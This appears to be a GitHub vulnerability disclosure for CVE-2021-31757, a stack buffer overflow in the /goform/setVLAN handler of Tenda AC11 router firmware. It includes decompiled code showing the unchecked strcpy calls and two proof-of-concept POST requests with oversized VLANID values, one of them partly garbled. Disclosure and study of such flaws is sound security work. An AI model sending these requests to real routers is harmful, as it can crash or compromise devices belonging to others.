

main IoT_CVE / Tenda / CVE_4 /

Yu3H0 update Readme ...

on Oct 4, 2021 History

..

1.png

last year

Readme.md

last year

Readme.md

Tenda Router AC11 Vulnerability

The Vulnerability is in `/goform/setVLAN` page which influence the latest version of this router OS. (this is a RTOS that are different from linux system) The Version is [AC11_V02.03.01.104_CN](#)

Vulnerability description

An issue was discovered on Tenda AC11 devices with firmware through 02.03.01.104_CN. A stack buffer overflow vulnerability in `/goform/setVLAN` allows attackers to execute arbitrary code on the system via a crafted post request.

In the function `sub_800CBC50` (page `/goform/setVLAN`) have two stack buffer overflow vulnerability.

1. It isn't limit our input when we input `VLANArea` in `v8` and `VLANID` in `v9`.
2. if `v8` is equal to `1`, `v9` copy to `v14` and jump to `LABEL_6`
3. In `LABEL_6`, `v14` will copy to a stack value `v40` by using `strcpy(v40, v14)`; `strcpy` couldn't limit copy length, so we can make stack buffer overflow in `v40`
4. if `v8` is equal to `2`, `v9` will copy to a stack value `v37` by using `strcpy(v37, v9)`; so we can also make stack buffer overflow in `v37`

```
v7 = Packet_webGetVar(a1, a2, "IPTVEN", "");
v8 = Packet_webGetVar(a1, a2, "VLANArea", "");
v9 = Packet_webGetVar(a1, a2, "VLANID", "");
v11 = Packet_webGetVar(a1, a2, "VLANSelect", "");
v10 = gstrncpy_0("true", v7);
v12 = "0";
if ( !v10 )
    v12 = "1";
strcpy(v38, v12);
v13 = gstrncpy_0("0", v8);
v14 = "";
if ( !v13 )
{
    LABEL_6:
    strcpy(v40, v14);
    v15 = "";
    v16 = v39;
    LABEL_7:
    strcpy(v16, v15);
    goto LABEL_18;
}
if ( !gstrncpy_0("1", v8) )
{
    v14 = v9;
    goto LABEL_6;
}
if ( !gstrncpy_0("2", v8) )
{
    v17 = sub_8022B880(v11) + 1;
    memset(v37, 0, sizeof(v37));
    v18 = v37;
    strcpy(v37, v9);
```

input vector controlled by malicious attack

strcpy gets buffer overflow

poc


```
POST /goform/setVLAN HTTP/1.1
Host: 192.168.0.1
Content-Length: 717
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.66 Safari/537.36
Content-Type: application/x-www-form-urlencoded;
Accept: */*
Origin: http://192.168.0.1
Referer: http://192.168.0.1/index.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

module1=wifiBasicCfg&doubleBandUnityEnable=false&wifiTotalEn=true&wifiEn=true&wifiSSID=Tenda_B0E040&VLANArea=1&VLANID=aaaaaaaa&VLANSe
```

```
POST /goform/setVLAN HTTP/1.1
Host: 192.168.0.1
Content-Length: 717
```

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.66 Safari/537.36
Content-Type: application/x-www-form-urlencoded;
Accept: */*
Origin: http://192.168.0.1
Referer: http://192.168.0.1/index.html
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close

module1=wifiBasicCfg&doubleBandUnityEnable=false&wifiTotalEn=true&wifiEn=true&wifiSSID=Tenda_B0E040&VLANArea=2&VLANID=aaaaaaaaaaaaa.



Credit to [@Yu3H0](#), [@peanuts](#), [@cpegg](#) from Shanghai Jiao Tong University and TIANGONG Team of Legendsec at Qi'anxin Group.

CVE ID

CVE-2021-31757